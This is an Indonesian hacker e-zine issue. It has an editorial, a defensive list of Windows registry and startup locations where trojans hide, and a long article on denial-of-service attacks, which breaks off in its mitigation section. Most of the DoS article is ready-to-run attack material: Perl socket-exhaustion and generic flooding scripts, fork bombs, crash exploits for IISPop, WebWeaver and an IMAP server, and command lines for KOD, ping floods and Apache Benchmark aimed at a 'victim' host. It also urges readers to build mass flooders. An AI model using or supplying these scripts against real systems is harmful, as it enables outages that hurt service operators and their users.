
EZINE (ECHO-magazine)


Adalah majalah elektronik yang ditulis secara bebas*
oleh individu** yang peduli terhadap
perkembangan ilmu pengetahuan
khususnya dibidang Teknologi informasi dan
di sebarluaskan secara FREE(gratees)
dengan syarat-syarat [licensi] ,
dan di-online-kan
@t http://ezine.echo.or.id

EZINE ECHO MAGAZINE

[Licensi]



TableofContent
EZINE#2



Pengantar EZINE#2

Oleh: echo-staff
ezine@echo.or.id || echostaff@telkom.net

o0 Salam Jumpa lagi di EZine#2 a.k.a echo-zine 02

01 Seluruh echostaff bergembira menyambut bergabungnya z3r0byt3 sebagai echostaff.

o2 Akhirnya ;
Dengan tetap mengusung semangat "berbagi, berbagi, && berbagi" echo-zine 02 telah selesaidrilis walau sempat diragukan akan dapat diselesaikan pada awal nopember ini dikarenakan kesibukan seluruh personil echostaff.walau kami tetap sedikit "prihatin" karena kurangnya partisipasi temen2 untuk mengirimkan 'karyanya' agar dapat berbagi.dan mungkin juga akibat kesalahan kami yang kurang men-sosialisasi-kan-nya sehingga teman2 kesulitan dalam hal bagaimana melakukannya, untuk itu teman2 dapat berkunjung ke "http://echo.or.id/site/echo_cfp.txt".

o3 apalah artinya jika kita menyimpan ilmu itu buat sendiri. bukalah matamu, pasang telingamu dan katakanlah " aku akan menjadi bagian dari mereka yang berbagi, yang menjadikan ilmu sebagai salah satu bahasa persatuan"


04 Bagi teman2 yang belum berani untuk menulis, tulislah apapun juga untuk kalian baca suatu saat.

05 Closed;
Semoga echo-zine 03 dapat tetap kami sajikan, tentunya dengan dukungan teman2 semua.

echo staff :

y3dips > y3dips[at] echo.or.id > http://y3dips.echo.or.id
moby > moby [at] echo.or.id > http://moby.echo.or.id
the_day > the_day[at]echo.or.id > http://the_day.echo.or.id
comex > comex [at] echo.or.id > http://comex.echo.or.id
z3r0byt3> z3r0byt3[at]echo.or.id > http://z3r0byt3.echo.or.id

greetz :
$eluruh pencinta open-source



TEMPAT DIMANA VIRUS DAN TROJAN
BERSEMBUNYI DALAM START UP


by : the_day ;the_da@echo.or.id
Greetz to echo staf : y3dips.moby,comex
And ALso My Lovely : Melisa

Mungkin Informasi ini sedikit tidak penting bagi para hacker tp penting bagi para personal
yg selalu disibukan dengan virus dan trojan , disini saya akan sedikit membahas tentang tempat persembunyian dari virus daan trojan itu . Tempat-tempat tersebut antara lain :

1. START-UP FOLDER
   Windows akan membuka semua items yang ada di start Menu Start Up Folder . Untuk contohnya silakan anda menaruh text apa dari notepad di start up Menu , maka windows akan menjalankannya ketika start .
2. REGISTRY
   Windows akan menjalankan semua instruksi yaang ada di " Run ",untuk mengetahui program2 yang dijalankan windows , masuk ke regedit
   -> HKLM\Software\Windows\Microsoft\CurrentVersion\Run
   -> HKLM\Software\Windows\Microsoft\CurrentVersion\RunServices
   -> HKLM\Software\Windows\Microsoft\CurrentVersion\RunOnce
   -> HKLM\Software\Windows\Microsoft\CurrentVersion\RunServicesOnce

.

3. REGISTRY
   selain diatas ada kemungkinan virus dan trojan menyembunyikan dirinya di HKEY_CLASSES_ROOT\exefile\shell\open\command "%1" %*atau kemungkinan2 yg lain :
   [HKEY_CLASSES_ROOT\exefile\shell\open\command] ="\"%1\" %*"
   [HKEY_CLASSES_ROOT\comfile\shell\open\command] ="\"%1\" %*"
   [HKEY_CLASSES_ROOT\batfile\shell\open\command] ="\"%1\" %*"
   [HKEY_CLASSES_ROOT\htafile\Shell\Open\Command] ="\"%1\" %*"
   [HKEY_CLASSES_ROOT\piffile\shell\open\command] ="\"%1\" %*"
   [HKEY_LOCAL_MACHINE\Software\CLASSES\batfile\shell\open\command] ="\"%1\" %*"
   [HKEY_LOCAL_MACHINE\Software\CLASSES\comfile\shell\open\command] ="\"%1\" %*"
   [HKEY_LOCAL_MACHINE\Software\CLASSES\exefile\shell\open\command] ="\"%1\" %*"
   [HKEY_LOCAL_MACHINE\Software\CLASSES\htafile\Shell\Open\Command] ="\"%1\" %*"
   [HKEY_LOCAL_MACHINE\Software\CLASSES\piffile\shell\open\command] ="\"%1\" %*"
   Dalam keadaan default key \"%1\" %*" dan apabila diganti "\"xxx.exe %1\" %*" kemungkinan dari itu adalah virus atau trojan



4. BATCH FILE

Batch file merupakan file batch dana windows akan menjalankan file2 yang terdapat pada batch file , untuk windows 9x bernama autoexec.bat dan untuk windowsNT berada di Winnt\WINSTART.BAT .

5. INITIALIZATION FILE

Windows menjalankan perintah-perintah yang ada di "RUN= " dalam file win.ini untuk win9x dan winnt

Selain "Run=" ada juga di " LOAD=" pada win.ini

"load=" ada didalam shell syetem.ini untuk win9x letaknya di c:\>windows\system.

ini dan pada perintah

[boot]

shell=explorer.exe C:\windows\filename

6. TIPE C:\EXPLORER.EXE

C:\Explorer.exe

Windows akan menjalankan explorer.exe pada setiap memulai start ,

apa bila explorer.exe coruprt ada kemungkinan explorer.exe terkena virus atau trojan dan akan mereboot komputer . selain tempat2 persembunyian virus dan trojan diatas ada kemungkinan mereka terdapat dalam tempat yang sama sekali tidak terditeksi ,sebagai contoh pada trojan Trojan SubSeven 2.2.dia menyembunyikan dirinya di :

HKEY_LOCAL_MACHINE\Software\Microsoft\Active Setup\Installed Components

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Currentversion\explorer\Usershell folders

Icq Inet

[HKEY_CURRENT_USER\Software\Mirabilis\ICQ\Agent\Apps\test]

"Path"="test.exe"

"Startup"="c:\\test"

"Parameters"=""

"Enable"="Yes"

[HKEY_CURRENT_USER\Software\Mirabilis\ICQ\Agent\Apps\]


Key teserabut menjalankan secara khusus apaliasi icq net.

[HKEY_LOCAL_MACHINE\Software\CLASSES\ShellScrap] ="Scrap object"

"NeverShowExt"=""

Bacaan/Referensi : -> viruslist.com

-> symantec.com



SERANGAN DENIAL OF SERVICE

Oleh: MOBY (echo-staff)
moby@echo.or.id || mobygeek@telkom.net

.o0 Kata Pengantar

Pada dasarnya saya mencoba memberikan gambaran umum tentang Denial of Service atau yang lebih kita kenal dengan DoS. Beberapa pertanyaan yang mungkin bisa terjawab diantaranya :

1. Apa itu DoS ?
2. Apa motif cracker untuk melakukan itu ?
3. Bagaimana cara melakukannya ?
4. Apa yang harus saya lakukan untuk mencegahnya ?

Semuanya untuk anda, ENJOY !!.

.o0 Apa itu Denial of Service (DoS) ?


Denial of Service adalah aktifitas menghambat kerja sebuah layanan (servis) atau mematikan-nya, sehingga user yang berhak/berkepentingan tidak dapat menggunakan layanan tersebut. Dampak akhir dari aktifitas ini menjurus kepada tehambatnya aktifitas korban yang dapat berakibat sangat fatal (dalam kasus tertentu). Pada dasarnya Denial of Service merupakan serangan yang sulit diatasi, hal ini disebabkan oleh resiko layanan publik dimana admin akan berada pada kondisi yang membingungkan antara layanan dan kenyamanan terhadap keamanan. Seperti yang kita tahu, keyamanan berbanding terbalik dengan keamanan. Maka resiko yang mungkin timbul selalu mengikuti hukum ini.

Beberapa aktifitas DoS adalah:

1. Aktifitas 'flooding' terhadap suatu server.
2. Memutuskan koneksi antara 2 mesin.
3. Mencegah korban untuk dapat menggunakan layanan.
4. Merusak sistem agar korban tidak dapat menggunakan layanan.

.o0 Motif penyerang melakukan Denial of Service

Menurut Hans Husman (t95hhu@student.tdb.uu.se), ada beberapa motif cracker dalam melakukan Denial of Service yaitu:



1. Status Sub-Kultural.
2. Untuk mendapatkan akses.
3. Balas dendam.
4. Alasan politik.
5. Alasan ekonomi.
6. Tujuan kejahatan/keisengan.

Satatus subkultural dalam dunia hacker, adalah sebuah unjuk gigi atau lebih tepat kita sebut sebagai pencarian jati diri. Adalah sebuah aktifitas umum dikalangan hacker-hacker muda untuk menjukkan kemampuannya dan Denial of Service merupakan aktifitas hacker diawal karirnya. Alasan politik dan ekonomi untuk saat sekarang juga merupakan alasan yang paling relevan. Kita bisa melihat dalam 'perang cyber' (cyber war), serangan DoS bahkan dilakukan secara terdistribusi atau lebih dikenal dengan istilah 'distribute Denial of Service'. Beberapa kasus serangan virus semacam 'code-red' melakukan serangan DoS bahkan secara otomatis dengan memanfaatkan komputer yang terinfeksi, komputer ini disebut 'zombie' dalam jargon.Lebih relevan lagi, keisengan merupakan motif yang paling sering dijumpai. Bukanlah hal sulit untuk mendapatkan program-program DoS, seperti nestea, teardrop, land, boink, jolt dan vadim. Program-program DoS dapat melakukan serangan Denial of Service dengan sangat tepat, dan yang terpenting sangat mudah untuk melakukannya. Cracker cukup mengetikkan satu baris perintah pada Linux Shell yang berupa ./nama_program argv argc ...


.o0 Denial of Sevice, serangan yang menghabiskan resource.

Pada dasarnya, untuk melumpuhkan sebuah layanan dibutuhkan pemakaian resource
yang besar, sehingga komputer/mesin yang diserang kehabisan resource dan manjadi hang. Beberapa jenis resource yang dihabiskan diantaranya:

A. Swap Space
B. Bandwidth
C. Kernel Tables
D. RAM
E. Disk
F. Caches
G. INETD

A. Swap Space

Hampir semua sistem menggunakan ratusan MBs spasi swap untuk melayani permintaan client. Spasi swap juga digunakan untuk mem-'forked' child process. Bagaimanapun



spasi swap selalu berubah dan digunakan dengan sangat berat. Beberapa serangan
Denial of Service mencoba untuk memenuhi (mengisi) spasi swap ini.

B. Bandwidth

Beberapa serangan Denial of Service menghabiskan bandwidth.

C. Kernel Tables

Serangan pada kernel tables, bisa berakibat sangat buruk pada sistem. Alokasi memori kepada kernel juga merupakan target serangan yang sensitif. Kernel memiliki kernelmap limit, jika sistem mencapai posisi ini, maka sistem tidak bisa lagi mengalokasikan memory untuk kernel dan sistem harus di re-boot.

D. RAM

Serangan Denial of Service banyak menghabiskan RAM sehingga sistem mau-tidak
mau harus di re-boot.

E. Disk

Serangan klasik banyak dilakukan dengan memenuhi Disk.


F. Caches

G. INETD

Sekali saja INETD crash, semua service (layanan) yang melalui INETD tidak akan
bekerja.

.o0 Teknik Melakukan Denial of Service

Melakukan DoS sebenarnya bukanlah hal yang sulit dilakukan. Berhubung DoS merupakan
dampak buruk terhadap sebuah layanan publik, cara paling ampuh untuk menghentikannya
adalah menutup layanan tersebut. Namun tentu saja hal ini tidak mengasikkan dan juga
tidak begitu menarik.



Kita akan bahas tipe-tipe serangan DoS.


1. SYN-Flooding
   SYN-Flooding merupakan network Denial ofService yang memanfaatkan 'loophole'
   pada saat koneksi TCP/IP terbentuk. Kernel Linux terbaru (2.0.30 dan yang lebih baru) telah mempunyai option konfigurasi untuk mencegah Denial of Service dengan mencegahmenolak cracker untuk mengakses sistem.
2. Pentium 'FOOF' Bug
   Merupakan serangan Denial of Service terhadap prosessor Pentium yang menyebabkan sistem menjadi reboot.
   Hal ini tidak bergantung terhadap jenis sistem operasi yang digunakan tetapi lebih spesifik lagi terhadap prosessor yang digunakan yaitu pentium.
3. Ping Flooding
   Ping Flooding adalah brute force Denial of Service sederhana. Jika serangan dilakukan oleh penyerang dengan bandwidth yang lebih baik dari korban, maka mesin korban tidak dapat mengirimkan paket data ke dalam jaringan (network).
   Hal ini terjadi karena mesin korban di banjiri (flood) oleh peket-paket ICMP.
   Varian dari serangan ini disebut "smurfing" (http://www.quadrunner.com/~chuegen/smurf.txt).

Serangan menggunakan exploits.

Beberapa hal yang harus dipahami sebelum melakukan serangan ini adalah:

A. Serangan membutuhkan Shell Linux (Unix/Comp)
B. Mendapatkan exploits di: http://packetstormsecurity.nl (gunakan fungsi search agar lebih mudah)
C. Menggunakan/membutuhkan GCC (Gnu C Compiler)

1. KOD (Kiss of Death)
   Merupakan tool Denial of Service yang dapat dugunakan untuk menyerang Ms.
   Windows pada port 139 (port netbios-ssn). Fungsi utama dari tool ini adalah
   membuat hang/blue screen of death pada komputer korban.
   Cara penggunaan:
   A. Dapatkan file kod.c
   B. Compile dengan Gcc: $ gcc -o kod kod.c
   C. Gunakan: $ kod [ip_korban] -p [port] -t [hits]




Kelemahan dari tool ini adalah tidak semua serangan berhasil, bergantung
kepada jenis sistem operasi dan konfigurasi server target (misalmya: blocking)

2. BONK/BOINK
Bong adalah dasar dari teardrop (teardrop.c). Boink merupakan Improve dari bonk.c yang dapat membuat crash mesin MS. Windows 9x dan NT
3. Jolt
Jolt sangat ampuh sekali untuk membekukan Windows 9x dan NT. Cara kerja Jolt yaitu mengirimkan serangkaian series of spoofed dan fragmented ICMP Packet yang tinggi sekali kepada korban.
4. NesTea
Tool ini dapat membekukan Linux dengan Versi kernel 2.0. kebawah dan Windows versi awal. Versi improve dari NesTea dikenal dengan NesTea2
5. NewTear
Merupakan varian dari teardrop (teardrop.c) namun berbeda dengan bonk (bonk.c)
6. Syndrop
Merupakan 'serangan gabungan' dari TearDrop dan TCP SYN Flooding. Target serangan adalah Linux dan Windows
7. TearDrop
TearDrop mengirimkan paket Fragmented IP ke komputer (Windows) yang terhubung ke jaringan (network). Serangan ini memanfaatkan overlapping ip fragment, bug
yang terdapat pada Windowx 9x dan NT. Dampak yang timbul dari serangan ini adalah Blue Screen of Death

Serangan langsung (+ 31337)

1. Ping Flood
Membutuhkan akses root untuk melakukan ini pada sistem Linux. Implementasinya sederhana saja, yaitu dengan mengirimkan paket data secara besar-besaran.
bash # ping -fs 65000 [ip_target]
2. Apache Benchmark
Program-program Benchmark WWW, digunakan untuk mengukur kinerja (kekuatan) suatu web server, namun tidak tertutup kemungkinan untuk melakukan penyalahgunaan.
bash $ /usr/sbin/ab -n 10000 -c 300 \
http://korban.com/cgi-bin/search.cgi?q=kata+yang+cukup+umum
(diketik dalam 1 baris!)
Akan melakukan 10000 request paralel 300 kepada host korban.com



3. Menggantung Socket


Apache memiliki kapasitas jumlah koneksi yang kecil. Konfigurasi universal oleh Apache Software Foundation adalah MaxClients 150, yang berarti hanyak koneksi yang diperbolehkan mengakses Apache dibatasi sebanyak 150 clients.

Jumlah ini sedikit banyak dapat berkurang mengingat browser lebih dari 1 request simultan dengan koneksi terpisah-pisah.

Penyerang hanya melakukan koneksi lalu diam, pada saat itu apache akan
menunggu selama waktu yang ditetukan direktif TimeOut (default 5 menit).
Dengan mengirimkan request simultan yang cukup banyak penyerang akan memaksa
batasan maksimal MaxClients. Dampak yang terjadi, clien yang mengakses apache
akan tertunda dan apa bila backlog TCP terlampaui maka terjadi penolakan, seolah-olah server korban tewas.

Script gs.pl (gantung socket)

```
#!/usr/bin/perl
#
# Nama Script  : gs.pl
# Tipe         : Denial of Service (DoS)
# Auth         : MOBY || eCHo --> moby@echo.or.id || mobygeek@telkom.net
# URL          : www.echo.or.id
#
use IO::Socket;
if (!$ARGV[1]) {
        print "Gunakan: perl gs.pl [host] [port] \n";
        exit;
}
for (1..1300) {
        $fh{$_}=new IO::Socket::INET
                PeerAddr=> "$ARGV[0]",
                PeerPort=> "$ARGV[1]",
                Proto => "tcp"
or die; print "$_\n"
}
# END. 27 Oktober 2003
# Lakukan dari beberapa LoginShell (komputer) !
```



DoS-ing Apache lagi !!

Beberapa contoh skrip perl untuk melakukan DoS-ing secara local.

1. Fork Bomb, habiskan RAM

```
#!/usr/bin/perl
fork while 1;
```

2. Habiskan CPU

```
#!/usr/bin/perl
for (1..100) { fork or last }
1 while ++$i
```

3. Habiskan Memory


```
#!/usr/bin/perl
for (1..20) { fork or last }
while(++$i) { fh{$i} = "X" x 0xff; }
```

4. Serangan Input Flooding
Saya mengamati serangan ini dari beberapa advisories di BugTraq. Remote Buffer Overflow yang menghasilkan segmentation fault (seg_fault) dapat terjadi secara remote jika demon (server) tidak melakukan verifikasi input sehingga input membanjiri buffer dan menyebabkan program dihentikan secara paksa.

Beberapa 'proof of concept' dapat dipelajari melalui beberapa contoh ini.


1. Serangan kepada IISPop EMAIL Server.
Sofie : Email server
Vendor : http://www.curtiscomp.com/
TIPE : Remote DoS

IISPop akan crash jika diserang dengan pengiriman paket data sebesar 289999 bytes, versi yang vuneral dan telah di coba adalah V: 1.161 dan 1.181



Script: iispdos.pl

```
#!/usr/bin/perl -w
#
# $0_           : iispdos.pl
# Tipe serangan  : Denial of service
# Target         : IISPop MAIL SERVER V. 1.161 & 1.181
# Auth           : MOBY & eCHo -> moby@echo.or.id || mobygeek@telkom.net
# URL            : www.echo.or.id
#
use IO::Socket;
if (!$ARGV[0]) {
        print "Gunakan: perl iispdos.pl [host] \n";
        exit;
}
# Data 289999 bytes
$buff = "A" x 289999;

print "Connecting ... >> $ARGV[0] \n";
$connect = new IO::Socket::INET (
                                PeerAddr=> "$ARGV[0]",
                                PeerPort=> "110",
                                Proto=> "tcp") or die;
                                print "Error: $_\n";
print "Connect !!\n";
print $connect "$buff\n";
close $connect;
print "Done \n";
print "POST TESTING setelah serangan \n";
print "TEST ... >> $ARGV[0] \n";
$connect = new IO::Socket::INET (
                                PeerAddr => "$ARGV[0]",
                                PeerPort => "110",
                                Proto => "tcp") or die;
                                print "Done !!, $ARGV[0] TEWAS !! \n";

print "Gagal !! \n";
close $connect;
# END.
```



2. Membunuh wzdftpd.
Sofie : wzdftpd
Vendor : http://www.wzdftpd.net

Proof of Concept:


```
% telnet 127.0.0.1 21
Trying 127.0.0.1...
Connected to localhost.novel.ru.
Escape character is '^]'.
220 wzd server ready.
USER guest
331 User guest okay, need password.
PASS any
230 User logged in, proceed.
PORT
Connection closed by foreign host.
% telnet 127.0.0.1 21
Trying 127.0.0.1...
telnet: connect to address 127.0.0.1: Connection refused
telnet: Unable to connect to remote host
```

wzdftpd crash setelah diberikan perintah/command PORT !

3. Serangan 32700 karakter, DoS BRS WebWeaver.
Sofie : BRS WebWeaver V. 1.04
Vendor : www.brswebweaver.com
BugTraqer : euronymous /F0KP

}------- start of fadvWWhtdos.py ----------{

```
#! /usr/bin/env python
## #!/usr/bin/python (Py Shebang, MOBY)
###
# WebWeaver 1.04 Http Server DoS exploit
# by euronymous /f0kp [http://f0kp.iplus.ru]
########
# Usage: ./fadvWWhtdos.py
########

import sys
import httplib

met = raw_input("""
What kind request you want make to crash webweaver?? [ HEAD/POST ]:
```



```
""")
target = raw_input("Type your target hostname [ w/o http:// ]: ")
spl = "f0kp"*0x1FEF
conn = httplib.HTTPConnection(target)
conn.request(met, "/"+spl)
r1 = conn.getresponse()
print r1.status

}--------- end of fadvWWhtdos.py ----------{
```

Serangan diatas mengirimkan 32700 karakter yang menyebabkan server crash !

4. Buffer Overflow pada MailMAX 5
   Sofie : IMAP4rev1 SmartMax IMAPMax 5 (5.0.10.8)
   Vendor : http://www.smartmax.com
   BugTraqer : matrix at 0x36.org


Remote Buffer Overflow terjadi apa bila user mengirimkan input (arg) kepada command
SELECT. Dampak dari serangan ini adalah berhentiya server dan harus di-restart secara manual.

Contoh eksploitasi:

```
                --------[ transcript ]-------
nc infowarfare.dk 143
* OK IMAP4rev1 SmartMax IMAPMax 5 Ready
0000 CAPABILITY
* CAPABILITY IMAP4rev1
0000 OK CAPABILITY completed
0001 LOGIN "RealUser@infowarfare.dk" "HereIsMyPassword"
0001 OK User authenticated.
0002 SELECT "aaa...[256]...aaaa"
              --------[ transcript ]-------
```

Perhatian !, contoh eksploitasi diatas menggunakan NetCat (nc), anda bisa dapatkan tool
ini pada url: http://packetstormsecurity.nl dengan kata kunci 'nc' atau 'netcat'

Jika kita perhatikan, serangan flooding memiliki kesamaan, yaitu - tentu saja - membanjiri input dengan data yang besar. Serangan akan lebih efektif jika dilakukan pada
komputer esekutor yang memiliki bandwidth lebar.




Dengan mempelajari kesamaan serangan, step yang dilakukan adalah:
A. Connect ke korban (host, port).
B. Kirimkan paket data dalam jumlah besar.
C. Putuskan koneksi > selesai.

Dari step diatas, kita bisa membuat sebuah skrip universal untuk melakukan serangan DoS.
Skrip ini membutuhkan 3 argumen yaitu: target_address (host/ip target), target_port (port koneksi ke server korban), dan data (jumlah paket data yang akan dikirim).

-- udos.pl --

```
#!/usr/bin/perl
#
# $0   : udos.pl
# Auth : MOBY & eCHo -> moby@echo.or.id | mobygeek@telkom.net
# URL  : www.echo.or.id
#
use IO::Socket;
#
if (!$ARGV[2]) {
        print "Gunakan % perl udos.pl [host] [port] [data] \n";
        print "Contoh :\n";
        print "\t $ perl udos.pl 127.0.0.1 21 50000 \n";
        exit;
}
# Siapkan data
$buffer = "A" x $ARGV[2];
# Connect -> Korban
print "Connecting ... -> $ARGV[0] \n";
$con = new IO::Socket::INET (
                PeerAddr=> "$ARGV[0]",
                PeerPort=> "$ARGV[1]",
                Proto=> "tcp") or die;
                print "Error: $_ \n";
# Connect !
print "Connect !! \n";
print $con "$buffer\n";
close $con;
print "Done. \n";
print "POST TESTING setelah serangan \n";
print "TEST ... >> $ARGV[0] \n";
$connect = new IO::Socket::INET (
                                PeerAddr => "$ARGV[0]",
```



```
                                PeerPort => "$ARGV[1]",
                                Proto => "tcp") or die;
                                print "Done !!, $ARGV[0] TEWAS !! \n";

        print "Gagal !! \n";
        close $connect;
        # End.
```

-- udos.pl --

Skrip sederhana diatas hanya melakukan hubungan dengan server korban, lalu mengirimkan flood dan melakukan post testing. Dengan sedikit pemprograman anda dapat membuat sebuah 'Mass Flooder' atau 'Brute Force Flooder', tergantung pada kreatifitas anda !

.o0 Penanggulangan serangan Denial of Service

Sejujurnya, bagian inilah yang paling sulit. Anda bisa lihat bagaimana mudahnya menggunaka sploits/tool untuk membekukan Ms Windows, atau bagaimana mudahnya melakukan input flooding dan membuat tool sendiri. Namun Denial of service adalah masalah layanan publik.Sama halnya dengan anda memiliki toko, sekelompok orang jahat bisa saja masuk beramai-ramai sehingga toko anda penuh. Anda bisa saja mengatasi 'serangan' ini dengan 'menutup' toko anda - dan ini adalah cara paling efektif - namun jawaban kekanak-kanakan demikian tentu tidak anda harapkan.

1. Selalu Up 2 Date.


   Seperti contoh serangan diatas, SYN Flooding sangat efektif untuk membekukan Linux kernel 2.0.*. Dalam hal ini Linux kernel 2.0.30 keatas cukup handal untuk mengatasi serangan tersebut dikarenakan versi 2.0.30 memiliki option untuk menolak cracker untuk mengakses system.

2. Ikuti perkembangan security

   Hal ini sangat efektif dalam mencegah pengerusakan sistem secara ilegal. Banyak admin malas untuk mengikuti issue-issue terbaru perkembangan dunia security. Dampak yang paling buruk, sistem cracker yang 'rajin', 'ulet' dan 'terlatih' akan sangat mudah untuk memasuki sistem dan merusak - tidak tertutup kemungkinan untuk melakukan Denial of Service -. Berhubungan dengan 'Selalu Up 2 Date', Denial of service secara langsung dengan Flooding dapat diatasi dengan menginstall patch terbaru dari vendor atau melakukan up-date.

3. Teknik pengamanan httpd Apache.

   + Pencegahan serangan Apache Benchmark.



